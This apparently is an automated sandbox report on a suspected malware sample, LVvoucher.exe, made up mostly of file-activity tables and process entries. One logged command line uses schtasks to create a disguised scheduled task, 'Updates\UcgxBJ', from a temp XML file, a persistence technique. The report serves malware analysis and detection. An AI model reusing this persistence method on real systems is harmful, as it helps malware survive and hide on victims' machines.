C:\Users\user\Documents\20220128\PowerShell_transcript.841675.8VIZzBhA.20220128111447.txt	3	673	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 38 31 31 31 34 34 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 34 31 36 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220128111449Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 841675 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	44	6CFA1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 fd 14 00 00 18 00 00 00 68 0d fd 03 7a 09 73 09 70 09 00 00 fd 00 79 00 0b 00 47 0d 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@ehzspyG@	success or wait	1	6E3276FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	44 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 66 5a 76 65 fd fd fd 46 fd fd fd fd 11 78 fd 29 fd 12 00 00 0e 00 1c 00	DfZveFx)	success or wait	17	6E3276FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	17	6E3276FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6E3276FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6E3276FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	01 0e fd 00 00 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 fd 6f 40 00 fd 6f 40 00 fd 6f 40 00 fd 3f 40 00 54 01 40 01 fd 3e 40 00 56 00 40 01 fd 01 40 01 fd 00 40 01 fd 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 fd 67 40 00 fd 01 40 01 fd 00 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 fd 53 40 00 fd 53 40 00 68 54 40 00 fd 53 40 00 fd 53 40 00 fd 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 fd 53 40 00 fd 53 40 00 1e 54 40 00 19 54 40 00 78 54 40 00 7a 54 40 00 fd 54 40 00 3d 4d 40 00 44 4d 40 00 3a 4d 40 00 22 4d 40 00 20 4d 40 00 21 4d 40 00 16 3b 40 00 3b 4d 40 00 fd 44 40 00 fd 44 40 00 40 4d 40 00 3c 4d 40 00 24 4d 40 00 1b 3b 40 00 38 4d 40 00 3f 4d 40	o@o@o@? @T@>@V@@@@V@H @X@g@@@[@N T@HT@S@S@hT@S@ S@S@\@T@T@@X@? X@ T@S@S@T@T@xT@z T@T@=M@DM@:M@" M@ M@!M@;@;M@D@D@ @M@<M@$M@;@8M@ ?M@	success or wait	11	6E3276FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E035705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E035705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF903DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E03CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E03CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E03CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF903DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E035705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E035705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E041F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23200	success or wait	1	6E04203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF903DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CFA1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF903DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E035705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CFA1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CFA1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CFA1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CFA1B4F	ReadFile

Analysis Process: conhost.exe PID: **6776**, Parent PID: **6792**

General

Target ID:	12
Start time:	11:14:46
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6848**, Parent PID: **6944**

General

Target ID:	13
Start time:	11:14:47
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UcgxBJ" /XML "C:\Users\user\AppData\Local\Temp\tmp57C7.tmp
Imagebase:	0xca0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp57C7.tmp	unknown	2	success or wait	1	CAAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp57C7.tmp	unknown	1594	success or wait	1	CAABD9	ReadFile

Analysis Process: conhost.exe PID: **4592**, Parent PID: **6848**

General

Target ID:	14
Start time:	11:14:48
Start date:	28/01/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: LVvoucher.exe PID: **4584**, Parent PID: **6944**

General

Target ID:	15
Start time:	11:14:49
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\LVvoucher.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\LVvoucher.exe
Imagebase:	0x300000
File size:	797696 bytes
MD5 hash:	4F2CF362036AF705349843DF3419AE5D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: LVvoucher.exe PID: **5008**, Parent PID: **6944**

General

Target ID:	16
Start time:	11:14:51
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\LVvoucher.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\LVvoucher.exe
Imagebase:	0xcd0000
File size:	797696 bytes
MD5 hash:	4F2CF362036AF705349843DF3419AE5D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

